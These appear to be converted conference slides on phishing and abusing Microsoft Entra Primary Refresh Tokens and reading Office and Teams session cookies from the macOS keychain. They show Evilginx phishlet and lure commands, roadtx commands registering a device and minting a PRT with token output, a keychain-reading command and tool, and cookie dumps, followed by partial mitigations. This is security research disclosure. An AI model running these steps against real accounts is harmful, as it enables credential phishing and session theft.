


Demo – Deviceless PRT phishing



PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat

C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer



-- Community Edition --

by Kuba Gretzky (@mrgretzky) version 3.1.0

[17:55:59] [inf] Evilginx Mastery Course: <https://academy.breakdev.org/evilginx-mastery> (learn how to create phishlets)
[17:55:59] [inf] loading phishlets from: ./phishlets
[17:55:59] [inf] loading configuration from: C:\Users\User\.evilginx
[17:55:59] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

phishlet	status	visibility	hostname
example	disabled	visible	
microsoft365	enabled	visible	microsoft0nli...

: lures create microsoft365
[17:56:22] [inf] created lure with ID: 2
: lures get-url 2

Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth -v3 -s urn:ms-drs:enterpriseregistration.windows.net/.default  
Tokens were written to .roadtools_auth  
(ROADtools) → ROADtools git:(master) X roadtx device -a register -n troopers --device-type macos14  
Saving private key to troopers.key  
Registering device  
Device ID: fec30f31-e508-4dc9-8bd9-a896762b5805  
Saved device certificate to troopers.pem
```



Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) X roadtx prt -c troopers.pem -k troopers.key -r file -v4
Obtained PRT: 0.AXQAj_KHYn9PIk0WUahpfY_hvJjt2SlppDZFreL5gbwdYF7iAGI.AgABAwEAAAAPtwJmzXqdR4BN2miheQMYAgDs_wUA9P_ut_5UeF
KaFPzk4D7TeR_slC2hcK7cpZGmk6VVWoz7i-rdH2nqGzGJWxgH8eyeRhm0Z5P0DEUbo10eufMhb1GtDfAPMeD8Hocysca7rujfYwV5CX9KxwdymUHNf6gX
xu5dTfZNP6-zH-Z02QPWFppNJnnUisTBba0fnZBF6S3cFYnfS7ylcmzq2UfShUfbY38V3AsIxd6syvxurr061HdwlozJ6peoaAffH6seMYpgJ0C47jr4W
AN8AHBCiWDFL-SB9MxtowqPFdXozkPDkepIoDcdil0bGsGdawxiHeKMy8We-k22YlR4HIeh0qc4M5d_DM2obAD-2hSxkRdcic2aSRbmhd4ocuTreARzj3V
qAQY3TvJW_uyJqlAuz3nB_oqV5L0NIZEzCwTX0D5MA4Nz3aa5wq9oTdBwNpRyj8aUTDWZzHVEwZ2QmIAzQP57bBsqKRi9T8aDnRLRB5pYzPK_AeEn6lcFs
S07l9s6TMYyPziu11v4-F6vkwf_w9VLR-sbQqWqNEBDu7ua89i-NQtxzmWrbKVgzfxNc0yCmviwcAgD9sDTDG_7Np0GwPdtuSF_-sep6pXb_fiUKmpp8r
gPj0Rpb73iPryL01BDAIzdYnvNMu804ueEhmnezypF3Liom9jquSYknxCyg8UM75EJIyAvv4EmYUpmKWGv0IoHQa0FXg0pL2axC_c9Vp40P71HDK-vnnB
ue1KEAIZW_2-4m6qPARvTDBayuD0Vj_05PP30XSUvr9qiisn6nkZUiDDcSiQtVti2HajbsC9kwJf-ztAemUwcBxnSjdhbV0u0EU1evQrot_VThG928_VL
Zwq6gbmeQPVAqIclwUKMbgKA1QGkohY40vNUcRaV1KFfXVg0g0PxtosgchHrXaPSdfCh1G4FD6joBoye1JKP3HG4FptUmb41qWMy-5xNwFrGa225C6p0cw
TCJDC25lMiWHLnBR--vE96AlDyAB0bqavzWhXF8ZrrDYJcFWxXFCy-fL-Rc7PZCUSqvZHMtBcALyB8769VWwtEzDvXEbx8R3QsbI5beGXpzcMeRNoolAQ
rL0Co1Crs_qpy_fcRcqUc9Y4a950hInvn5FhBEa5kntL00PntfBSew1-hU2GQggn7Yd66s7FSrPBYZ0qfs6-0yiBwySE4h47EJYLMEn2wA0noistTHsqy
K77Hk
Obtained session key:
Saved PRT to roadtx.prt
```



Using PRTv4 to request tokens

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth -v4 -s https://graph.microsoft.com/.default -c msteams --cert-pem troopers.pem --key-pem troopers.key
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) X roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "nonce": "1sB1nJiGihWwwPDN13XVsHLTuH14F9CaQcG8TEVZv-s",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AVQAq/8XAAAAJqh8EwwSNn9GWLX8r2TISjIAYAnVTBEuP1THHGeS5HW1he6Q6J2o30b30r4fY5ko6Z9qniDtilrWQgdpJYB7iY/6nn+EoA/VJ7NK2w5aEs0=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Teams",
  "appid": "1fec8e78-bce4-4aaf-ab1b-5451cc387264",
```



Attacking PRTs on Windows

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]





Defense!

(Partial) Mitigations

Options to consider to lower the abuse potential.
Please note that none will provide full protection:

- ☀️ Conditional access policies
- ☀️ Require only compliant devices
- ☀️ Restrict device registration to max 1 per user if possible
- ☀️ Limit token lifetime on non-corporate or non-managed devices
- ☀️ Create detections based on a user registering a new device from a registered device

Microsoft is working on patching the vulnerable flow we did not discuss.

Additionally, Microsoft is exploring additional mechanisms to disallow reuse of tokens for device registration.



Future work ;)

RFCs (33)			
Search <input type="text"/>			
RFC ↕	Date ▼	Title ↕	Cited by ↕
RFC 7800	Apr 2016	Proof-of-Possession Key Semantics for JSON Web Tokens (JWTs)	6 RFCs
RFC 8628	Aug 2019	OAuth 2.0 Device Authorization Grant	1 RFC
RFC 8809	Aug 2020	Registries for Web Authentication (WebAuthn)	
RFC 8812	Aug 2020	CBOR Object Signing and Encryption (COSE) and JSON Object Signing and Encryption (JOSE) Registrations for Web Authentication (WebAuthn) Algorithms	
RFC 9101	Aug 2021	The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)	3 RFCs
RFC 9278	Aug 2022	JWK Thumbprint URI	
RFC 7797	Feb 2016	JSON Web Signature (JWS) Unencoded Payload Option	2 RFCs
RFC 8725	Feb 2020	JSON Web Token Best Current Practices	7 RFCs
RFC 8693	Jan 2020	OAuth 2.0 Token Exchange	3 RFCs
RFC 7591	Jul 2015	OAuth 2.0 Dynamic Client Registration Protocol	12 RFCs
RFC 7592	Jul 2015	OAuth 2.0 Dynamic Client Registration Management Protocol	1 RFC
RFC 8417	Jul 2018	Security Event Token (SET)	4 RFCs
RFC 8176	Jun 2017	Authentication Method Reference Values	
RFC 8414	Jun 2018	OAuth 2.0 Authorization Server Metadata	12 RFCs
RFC 9596	Jun 2024	CBOR Object Signing and Encryption (COSE) "typ" (type) Header Parameter	
RFC 8747	Mar 2020	Proof-of-Possession Key Semantics for CBOR Web Tokens (CWTs)	6 RFCs
RFC 7515	May 2015	JSON Web Signature (JWS)	42 RFCs
RFC 7516	May 2015	JSON Web Encryption (JWE)	25 RFCs
RFC 7517	May 2015	JSON Web Key (JWK)	24 RFCs
RFC 7518	May 2015	JSON Web Algorithms (JWA)	28 RFCs
RFC 7519	May 2015	JSON Web Token (JWT)	50 RFCs
RFC 7521	May 2015	Assertion Framework for OAuth 2.0 Client Authentication and Authorization Grants	6 RFCs
RFC 7522	May 2015	Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants	5 RFCs
RFC 7523	May 2015	JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants	8 RFCs
RFC 8392	May 2018	CBOR Web Token (CWT)	9 RFCs
RFC 8935	Nov 2020	Push-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8936	Nov 2020	Poll-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8943	Nov 2020	Concise Binary Object Representation (CBOR) Tags for Date	1 RFC
RFC 6750	Oct 2012	The OAuth 2.0 Authorization Framework: Bearer Token Usage	23 RFCs
RFC 7033	Sep 2013	WebFinger	7 RFCs
RFC 7638	Sep 2015	JSON Web Key (JWK) Thumbprint	9 RFCs
RFC 8230	Sep 2017	Using RSA Algorithms with CBOR Object Signing and Encryption (COSE) Messages	3 RFCs
RFC 9449	Sep 2023	OAuth 2.0 Demonstrating Proof of Possession (DPoP)	1 RFC

<https://datatracker.ietf.org/person/michael.jones@microsoft.com>





The End

Thank you for listening, questions?

@_dirkjan | @olafhartong





Bonus!

Other keychain treasures



While perusing the keychain we
stumbled upon some interesting
other data

It turned out the Microsoft
OneDrive dev team had an
interesting implementation of
their session cookies



Unprotected SPO cookies

Microsoft Office Identities Cache 3



LockSmith

No password or credentials of the user required to retrieve this info


You can use LockSmith:

<https://github.com/its-a-feature/LockSmith>

Alternatively you can also use the native *security* command

```
security find-generic-password -l "Microsoft Office Identities Settings 3"
```

Or via the Apple APIs if you're into Swift



LockSmith Public

Watch 6 Fork 6 Star 70

main 1 Branch 0 Tags

Go to file Add file Code

its-a-feature Adding in the slides for the presentation d01a435 · 2 years ago 4 Commits

- LockSmith.xcodeproj Initial push for OBTS v5.0 2 years ago
- LockSmith Temporary fix for weird semi-null comment fields 2 years ago
- LICENSE.md Initial commit 2 years ago
- Lock Picking the macOS Keychain - OBTS.p... Adding in the slides for the presentation 2 years ago
- README.md Initial push for OBTS v5.0 2 years ago
- locksmithlitejxa.js Initial push for OBTS v5.0 2 years ago

README BSD-3-Clause license

LockSmith

LockSmith is an Objective-C CLI tool for interacting with the macOS file-based Keychains through native APIs.

Compiling the XCode project will generate both the `LockSmith` MachO file along with a `LockSmithDylib` Dylib that can be used for injection into other programs. The dylib's execution takes place in the constructor located at the bottom of the `main.m` file. Because this sort of execution doesn't really allow passing in of parameters, you need to edit the `exec` function directly with the parameters you want to use for your search before you compile.

`LockSmithLiteJXA` is a smaller JXA-based version of LockSmith so that you can get similar functionality while running under the context of an apple signed binary (`osascript`). This is helpful if you need to match a partitionID of `apple:` or `apple-tool:`.

About

ObjectiveC CLI tool for interacting with macOS Keychain

Readme

BSD-3-Clause license

Activity

70 stars

6 watching

6 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

- Objective-C 79.8%
- JavaScript 15.9%
- C 4.3%



Unprotected SPO cookies


```
=====  
Keychain Entry 26  
=====  
Account:      Microsoft Office Identities Cache 3  
Label:        Microsoft Office Identities Cache 3  
Service:  
Creation Date:  
Modify Date:  
Class:  
Invisible:  
General:  
Owner Autho:  
Owner Autho:
```

```
-----ACLS-----  
--- Entry 0  
Description: Microsoft Office Identities Settings 3  
All applications are trusted  
Authorizations:  
  ACLAuthorizationEncrypt  
--- Entry 1  
Description: Microsoft Office Identities Settings 3  
Trusted App: /Applications/Microsoft Outlook.app  
Requirement String: identifier "com.microsoft.Outlook" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = UBF8T346G9  
Authorizations:  
  ACLAuthorizationDecrypt  
  ACLAuthorizationDerive  
  ACLAuthorizationExportClear  
  ACLAuthorizationExportWrapped  
  ACLAuthorizationMAC  
  ACLAuthorizationSign  
--- Entry 2  
Description: 25a87dc3387733343dc46bd8b0a8947b82f79cabf9549152e14a13caa43399e1  
All applications are trusted  
Authorizations:  
  ACLAuthorizationIntegrity  
--- Entry 3  
Allowed Code Signatures: teamid:UBF8T346G9  
TeamID doesn't match current application: nil  
Description:  
3c3f786d6c2076657273696f6e3d22312e302220656e636f64696e673d225554462d38223f3e0a3c21444f435459504520706c697374205055424c494320222d2f2f4170706c652f2f44544420504c49535420312e307  
36f6d2f445444732f50726f70657274794c6973742d312e302e647464223e0a3c706c6973742076657273696f6e3d22312e30223e0a3c646963743e0a093c6b65793e506172746974696f6e733c2f6b65793e0  
4246385433343647393c2f737472696e673e0a093c2f61727261793e0a3c2f646963743e0a3c2f706c6973743e0a  
All applications are trusted  
Authorizations:  
  ACLAuthorizationPartitionID  
--- Entry 4  
Description: Microsoft Office Identities Settings 3  
No applications are trusted  
Authorizations:  
  ACLAuthorizationChangeACL  
[-] Cannot get password data without prompting due to: not a trusted application or missing required authorizations
```



Unprotected Teams cookies

```
Output time: 2ms  
length: 5705  
lines: 5  
bplist000...B_.)fe8d0548-19ca-4624-86d3-8fe016eb8253_ADAL_.)5c72d5ce-10cf-46f2-908c-bf6107c22a8b_ADALB.....  
..  
..... 0123'.5..67(.+.8.':'.@A[CompanyName_..FederationProviderExpiration_.$fe8d0548-19ca-4624-86d3-  
8fe016eb8253[LibraryType\EmailAddress\FriendlyName^EmailAddresses_..PersistedOutlook[PhoneNumberXProvider_..PreferredUserna  
meXLastNameZSigninName_..FederationProviderXAgeGroupXLocationSidPYFirstNameXInitialsWFlowUrl]HasHomeTenant^SP0CookieCacheYP  
ersistedWPictureZProfileUrl_..SignedInOutlookOnlyP_..2022-12-  
31T14:09:34Zx!"#$.%&'()*+,\/\IsHomeTenantZErrorState\AuthorityUrlXUniqueId[AuthHistoryXTenantId  
.._.1https://login.windows.net/common/oauth2/authorize_.$fe8d0548-19ca-4624-86d3-  
8fe016eb8253..Ñ-.]LastLoginTime..Ù.XWł. _.$a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9.._..olaftesting@falconforce.io_..olaf mac  
test userR[] _.$fe8d0548-19ca-4624-86d3-8fe016eb8253_..olaftesting@falconforce.io.. {"environment":"Global","endpoint":  
[{"type":"MSA","authentication_endpoint":"https://login.live.com/oauth20_authorize.srf","token_endpoint":"https://login.liv  
e.com/oauth20_token.srf"},  
{"type":"OrgId","authentication_endpoint":"https://login.microsoftonline.com/common/oauth2/authorize","token_endpoint"  
ps://login.microsoftonline.com/common/oauth2/token"}],"tenantId":"a92a42cd-bf8c-46ba-aa4e-  
64cbc9e030d9","authority_host":"login.microsoftonline.com","graph":"https://graph.microsoft.com","telemetryRegion":  
}Tomtu 0;<=>_.https://falconforceballpit-my.sharepoint.com_.)https://falconforceballpit.sharepoint.com0.  
ºS.P.O.I.D.C.R.L.=.7.7.u./P.D.9.4.b.W.w.g.d.m.V.y.c.2.l.v.b.j.0.i.M.S.4.w.I.i.B.l.b.m.N.v.Z.G.l.u.Z.z.0.i.d.X.R.  
